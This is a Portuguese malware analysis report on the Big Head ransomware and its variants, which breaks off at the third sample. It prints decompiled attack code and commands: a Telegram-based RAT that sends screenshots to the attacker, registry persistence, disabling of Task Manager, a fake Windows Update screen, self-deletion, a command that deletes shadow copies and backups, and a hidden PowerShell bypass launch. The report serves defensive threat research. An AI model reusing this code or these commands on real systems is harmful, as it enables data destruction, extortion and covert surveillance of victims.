heimdall

security research

A DIVISION OF ISH


Análise do Ransomware Big Head e suas variantes

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso Twitter.

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall



Sumário

Lista de Figuras

1 INTRODUÇÃO

Uma nova família de ransomware e variantes foram identificadas em maio de 2023 conhecida como Big Head Ransomware. Pesquisadores de segurança da Trend Micro realizaram a análise das amostras identificadas e notaram que ambas possuíam o mesmo contato de e-mail nas suas notas de resgates, levando-se a acreditar que a variante teria sido criada pelo mesmo desenvolvedor.

Figura 1 – Identificação do Ransomware BIG HEAD.

2 AMOSTRA DO RANSOMWARE 1

Foram locadas três amostras do Ransomware Big Head, sendo:




Figura 2 – Rotina de infecção da primeira amostra.

A primeira amostra do ransomware Big Head apresentou um arquivo binário compilado em .NET. O referido arquivo verifica o nome do mutex "8bikfjjD4JpkkAqrz" utilizando o CreateMutex e se encerra se o nome do mutex for encontrado.

```
// Token: 0x04000007 RID: 7
public static Mutex _appMutex;

// Token: 0x04000008 RID: 8
public static string sp = "|";

// Token: 0x04000009 RID: 9
public static string MTX = "8bikfjjD4JpkkAqrz";
}
```

Figura 3 – Valor do Mutex.

O ransomware também possui uma lista de configurações contendo detalhes relacionados ao processo de instalação. Ele acaba por especificar várias ações, como criar uma chave de registro, verificar a existência de arquivo e sobrescrevê-lo, se necessário, define ainda

atributos de arquivo no sistema e cria uma entrada de registro de execução automática.

```
// Token: 0x04000006 RID: 6
public static List<string> List = new List<string>(new string[]
{
    "1.exe|True|False|True|%AppData%\\Microsoft\\Windows\\Start Menu\\Programs\\Startup|True|False",
    "archive.exe|True|False|True|%AppData%\\Microsoft\\Windows\\Start Menu\\Programs\\Startup|True|False",
    "Xarch.exe|True|False|True|%AppData%\\Microsoft\\Windows\\Start Menu\\Programs\\Startup|True|False"
});
```

Figura 4 – Lista de configurações.

É possível observar ainda que os três recursos continham dados semelhantes a arquivos executáveis com a extensão ".exe", sendo o resumo dos executáveis:

- **"1.exe":** descarta uma cópia de si mesmo para a propagação. Ele é um ransomware que verifica a extensão ".r3d" antes de criptografar e anexar a extensão ".poop".
- **"Archive.exe":** descarta um arquivo chamado **teleratserver.exe**, um bot do Telegram responsável por estabelecer a comunicação com o ID do chatbot do ator de ameaça.
- **"Xarch.exe"** descarta um arquivo chamado **"BXluSsB.exe"**, um ransomware que criptografa arquivos e codifica nomes de arquivo para Base64. Ele também exibe uma falsa atualização do Windows para enganar a vítima e fazê-la pensar que a atividade maliciosa é um processo legítimo.

Os referidos binários são criptografados e, para descriptografá-los utiliza o algoritmo AES com o modo de livro de código eletrônico (ECB). Este processo de descriptografia requer um vetor de inicialização (IV) para a descriptografia.

Importante salientar que a chave de descriptografia utilizada é derivada do hash MD5 do mutex acima, o qual é codificado e seu hash utilizado para descriptografar os binários.




Figura 5 – Descriptografia realizada do Ransomware.

O primeiro binário **"1.exe"**, utiliza o valot de MTX: 2AESRvXK5jbtN9Rvh, e após a sua inicialização irá criar uma chave de registro de execução automática, que permite que ele seja executado automaticamente na inicialização do sistema. Além disso, ele fará uma cópia de si mesmo, que irá salvar como "discord.exe" na pasta *%localappdata%* da máquina local.

O ransomware verifica o ID da vítima em %appdata%\ID, se caso o ID existir o ransomware verificar o ID e lê o conteúdo. Caso contrário irá criar uma string de 40 caracteres gerada aleatoriamente e a grava no arquivo acima, como um tipo de marcador de infecção para identificar suas vítimas.




Figura 6 – Geração da string aleatória de 40 caracteres..

O comportamento indicou que os arquivos com extensão ".r3d" são direcionados especificamente para criptografia usando AES, com a chave derivada do hash SHA256 de "123" no modo "cipher block chaining (CBC)". Como resultado, os arquivos criptografados acabam tendo a extensão ".poop" anexada a eles.

No arquivo, também foi observado o ransomware excluí suas cópias de sombra, sendo utilizado o comando também para excluir as cópias e os backups.

```
/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete &
bcdedit /set {default} bootstatuspolicy ignoreallfailures &
bcdedit /set {default} recoveryenabled no & wbadmin delete catalog
-quiet
```

Na sequência, realiza o despejo da nota de resgate na área de trabalho, nos subdiretórios e na pasta %appdata%. O ransomware Big Head também acaba por alterar o papel de parede da máquina da vítima.




Figura 7 – Nota de resgate apresentado pelo ransomware.

Figura 8 – Papel de parede alterada pelo ransomware.

Por fim, ele executa o comando para abrir um navegador e acessar a conta do Telegram do desenvolvedor do malware.

O segundo binário, “teleratserver.exe”, é um binário compilado em Python de 64 bits que atua como um canal de comunicação entre o agente de ameaça e a vítima via Telegram.

```
import telebot
from telebot import types
import requests, pyautogui as pg, platform as pf, os, time
TOKEN = '                                                    '
CHAT_ID = '          '
client = telebot.TeleBot(TOKEN)
requests.post(f"https://api.telegram.org/bot{TOKEN}/sendMessage?chat_id=
{CHAT_ID}&text=Юзер онлайн! Введите /help для справки!")
@client.message_handler(commands=['start'])
def startmsg(message):
    client.send_message(message.chat.id, 'Добро пожаловать в TeleRAT, Если ты
видишь это сообщение то юзер онлайн, потому-что сам бот храниться в вирусе
как и токен! Чтобы получить билд обращайтесь в телеграм @        _cup\nДанная
крыска написанна VanishVanish (vanish)\nВведите /help для справки!')
@client.message_handler(commands=['help'])
def helpmsg(message):
    client.send_message(message.chat.id, "Вот список команд которые тебе
нужны для управления:\n/screenshot - Сделать снимок экрана\n/message -
Отправить сообщение на экран\nОригинальный asd написан          aka
GodClean Bfresher\nУдачи с данной 'крыской'")
@client.message_handler(commands=['screenshot'])
def grabscreen(message):
    pg.screenshot('screenshot.png')
    with open('screenshot.png', 'rb') as (img):
        client.send_photo(message.chat.id, img)


@client.message_handler(commands=['message'])
def sendtextmsg(message):
    msg = client.send_message(message.chat.id, 'Введите сообщение чтобы
вывести на экран:')
    client.register_next_step_handler(msg, sendmsg)


def sendmsg(message):
    pg.alert(message.text, '')
```

User online! Type /help for reference!

Welcome to TeleRAT, If you see this message then the user is online, because the bot itself is stored in a virus like a token! To get the build, contact telegram @ _cupnThis rat is written by VanishVanish (vanish)nType /help for reference!

Here is a list of commands you need to manage:n/screenshot - Take a screenshotn/message - Send a message to the screennOriginal asd written by aka GodClean BfreshernGood luck with this 'rat'

Enter a message to display on the screen:

Figura 9 – Script de python descompilado do binário.

O terceiro binário, “BXluSsB.exe” exibe uma tela de Windows Update falsa para enganar a vítima e fazê-la pensar que a atividade maliciosa é um processo legítimo de atualização de software, com a porcentagem de processo em incrementos de 100 segundos.

```
System.Windows.Forms.Timer timer = new System.Windows.Forms.Timer
{
    Interval = 100000
};
timer.Tick += delegate(object o, EventArgs args)
{
    timeinstall++;
    if (timeinstall < 100)
    {
        this.label1.Text = string.Concat(new string[]
        {
            "Configuring critical Windows Updates",
            Environment.NewLine,
            Environment.NewLine,
            Environment.NewLine,
            Environment.NewLine,
            Environment.NewLine,
            Environment.NewLine,
            Environment.NewLine,
            timeinstall.ToString(),
            "% complete",
            Environment.NewLine,
            "Do not turn off your computer."
        });
    }
};
timer.Start();
```




Figura 10 – Código responsável pela falsa atualização.

O malware é encerrado automaticamente se o idioma do sistema do usuário corresponder aos códigos de país Russo, Bielorusso, Ucraniano, Cazaque, Quirguiz, Armênio, Georgiano, Tártaro e Uzbeque. O malware também desativa o Gerenciador de Tarefas para impedir que os usuários encerrem ou investiguem seu processo.

```
public void KillCtrlAltDelete()
{
    string value = "1";
    string subkey = "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System";
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.CreateSubKey(subkey);
        registryKey.SetValue("DisableTaskMgr", value);
        registryKey.Close();
    }
    catch (Exception)
    {
    }
}
```

Figura 11 – O comando "KillCtrlAltDelete" responsável por desabilitar o Gerenciador de Tarefas.

O malware coloca uma cópia de si mesmo na pasta oculta %temp%\Adobe que acabou criando e, em seguida, cria uma entrada na chave de registro RunOnce, garantindo que será executado apenas uma vez na próxima inicialização do sistema.

```
public void Autorun()
{
    string text = Path.GetTempPath() + "Adobe//";
    try
    {
        if (!Directory.Exists(this.pathbackup))
        {
            DirectoryInfo directoryInfo = Directory.CreateDirectory(text);
            directoryInfo.Attributes = (FileAttributes.Hidden | FileAttributes.Directory);
        }
    }
    catch
    {
    }
    string location = Assembly.GetExecutingAssembly().Location;
    string fileName = Path.GetFileName(location);
    try
    {
        File.Copy(location, Path.Combine(text, fileName), false);
    }
    catch
    {
    }
    RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\");
    string str = Path.GetTempPath() + "Adobe";
    registryKey.SetValue(fileName, str + "\\" + fileName);
    registryKey.Close();
}
```

Figura 12 – Criação do registro AutoRun.

O malware também gera aleatoriamente uma chave de 32 caracteres que será usada posteriormente para criptografia arquivos. Essa chave será criptografada usando RSA-2048 com uma chave pública codificada.

Na sequência, o ransomware descarta a nota de resgate que inclui a chave criptografada.




Figura 13 – Nota de Resgate.

O ransomware evita os diretórios que contém as substrings:

- WINDOWS or Windows
- RECYCLER or Recycler
- Program Files
- Program Files (x86)

- Recycle.Bin or RECYCLE.BIN
- TEMP or Temp
- APPDATA or AppData
- ProgramData
- Microsoft
- Burn

Ao excluir esses diretórios de suas atividades maliciosas, o malware reduz a probabilidade de ser detectado por soluções de segurança instaladas no sistema e aumenta suas chances de permanecer indetectável e operacional por mais tempo.

```
".mdf", ".db", ".mdb", ".sql", ".pdb", ".pdb", ".pdb", ".dsk", ".fp3", ".fdb",
".accdb", ".dbf", ".crd", ".db3", ".dbk", ".nsf", ".gdb", ".abs", ".sdb", ".sdb",
".sdb", ".sqlitedb", ".edb", ".sdf", ".sqlite", ".dbs", ".cdb", ".cdb", ".cdb",
".bib", ".dbc", ".usr", ".dbt", ".rsd", ".myd", ".pdm", ".ndf", ".ask", ".udb",
".ns2", ".kdb", ".ddl", ".sqlite3", ".odb", ".ib", ".db2", ".rdb", ".wdb", ".tcx",
".emd", ".sbf", ".accdr", ".dta", ".rpd", ".btr", ".vdb", ".daf", ".dbv", ".fcd",
".accde", ".mrg", ".nv2", ".pan", ".dnc", ".dxl", ".tdt", ".accdc", ".eco", ".fmp",
".vpd", ".his", ".fid"
```

Figura 14 – Arquivos que não realiza a criptografia

Além disso, o Ransomware também encerra os seguintes processos:

```
"taskmgr", "sqlagent", "winword", "sqlbrowser", "sqlservr", "sqlwriter", "oracle",
"ocssd", "dbsnmp", "synctime", "mydesktopqos", "agntsvc.exeisqlplussvc",
"xfssvccon", "mydesktopservice", "ocautoupds", "agntsvc.exeagntsvc",
"agntsvc.exeencsvc", "firefoxconfig", "tbirdconfig", "ocomm", "mysqld", "sql",
"mysqld-nt", "mysqld-opt", "dbeng50", "sqbcoreservice"
```

Figura 15 – Processos que são encerrados pelo Ransomware.

O ransomware verifica strings como **"VBOX, Virtual ou VMWare"** no registro de enumeração de disco para determinar se o sistema está operando em um ambiente virtual. Após apagar o backup, o ransomware irá se deletar usando a função **"SelfDelete()"**.

```
public void SelfDelete()
{
    string executablePath = Application.ExecutablePath;
    StreamWriter streamWriter = new StreamWriter("update.bat");
    streamWriter.WriteLine("@echo off");
    streamWriter.WriteLine("ping -n 1 -w 5000                >nul");
    streamWriter.WriteLine("del \"" + executablePath + "\"");
    streamWriter.WriteLine("del %0");
    streamWriter.Close();
    Process.Start("update.bat");
    Application.Exit();
}
```

Figura 16 – Deleção do arquivo de Ransomware.

3 AMOSTRA DO RANSOMWARE 2

A segunda amostra observada exibe comportamentos de Ransomware e de Stealer.




Figura 17 – Fluxo de infecção da 2 amostra do Ransomware.

O arquivo principal descarta e executa os seguintes arquivos:

- **%TEMP%\runyes.Crypter.bat**
- **%AppData%\Roaming\azz1.exe**
- **%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Server.exe**

As atividades do ransomware são realizadas por "runyes.Crypt.bat" e "azz1.exe", enquanto o "Server.exe" é responsável por coletar informações para roubo.

O arquivo "runyes.Crypt.bat" faz uma cópia dele mesmo e do "Cipher.psm1" e, em seguida, executa o seguinte comando para iniciar a criptografia:

```
cmd /c powershell -executionpolicy bypass -win hidden -noexit -file cry.ps1
```

O ransomware emprega o algoritmo AES para criptografia de arquivos e adiciona o sufixo **".poop69news@<Email>]"** aos arquivos criptografados. Ele visa especificamente arquivos com as seguintes extensões:

```
*.aif ,*.cda ,*.mid ,*.midi ,*.mp3 ,*.mpa ,*.ogg ,*.wav ,*.wma ,*.wpl ,*.7z ,*.arj
,*.deb ,*.pkg ,*.rar ,*.rpm ,*.tar ,*.gz ,*.z ,*.zip ,*.bin ,*.dmg ,*.iso ,*.toas
,*.vcd ,*.csv  ,*.dat ,*.db ,*.dbf ,*.log ,*.mdb ,*.sav ,*.sql ,*.tar ,*.xml
,*.email ,*.eml ,*.emlx ,*.msg ,*.oft ,*.ost ,*.pst ,*.vcf ,*.apk ,*.bat ,*.bin
,*.cgi ,*.pl ,*.com ,*.exe ,*.gadget ,*.jar ,*.msi ,*.py ,*.wsf ,*.fnt ,*.fon ,*.otf
,*.ttf ,*.ai ,*.bmp ,*.gif ,*.ico ,*.jpeg ,*.jpg ,*.png ,*.ps ,*.psd ,*.svg ,*.tif
,*.tiff ,*.asp ,*.aspx ,*.cer ,*.cfm ,*.cgi ,*.pl ,*.css ,*.htm ,*.html ,*.js ,*.jsp
,*.part ,*.php ,*.py ,*.rss ,*.xhtml ,*.key ,*.odp ,*.pps ,*.ppt ,*.pptx ,*.c
,*.class ,*.cpp ,*.cs ,*.h ,*.java ,*.pl ,*.sh ,*.swift ,*.vb ,*.ods ,*.xls ,*.xlsm
,*.xlsx ,*.bak ,*.cab ,*.cfg ,*.cpl ,*.cur ,*.dll ,*.dmp ,*.drv ,*.icns ,*.icoini
,*.lnk ,*.msi ,*.sys ,*.tmp ,*.3g2 ,*.3gp ,*.avi ,*.flv ,*.h264 ,*.m4v ,*.mkv ,*.mov
,*.mp4 ,*.mpg ,*.mpeg ,*.rm ,*.swf ,*.vob ,*.wmv ,*.doc ,*.docx ,*.odt ,*.pdf ,*.rtf
,*.tex ,*.txt ,*.wpd ,*.ps1 ,*.cmd ,*.vbs ,*.vmxf ,*.vmx ,*.vmsd ,*.vmdk ,*.nvram
,*.vbox
```

Figura 18 – Extensões que são criptografadas.

O arquivo "azz1.exe", também está envolvido em outras atividades de ransomware, estabelecendo uma entrada no registro na chave: **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**, garantindo a persistência no sistema da vítima.




Figura 19 – Nota de regate criada.

Assim, como na mostra anterior, o Ransomware realiza a alteração do papel de parede da área de trabalho da vítima.

O arquivo "Server.exe" foi identificado como stealer **"WorldWind"** e realiza a coleta dos dados:

- Histórico de navegação de todos os navegadores disponíveis
- Lista de diretórios
- Réplica de drivers

- Lista de processos em execução
- Chave do produto
- Redes
- Captura de tela da tela após a execução do arquivo

4 AMOSTRA DO RANSOMWARE 3

A terceira amostra inclui um arquivo de infecção que foi identificado como “Netshta”.

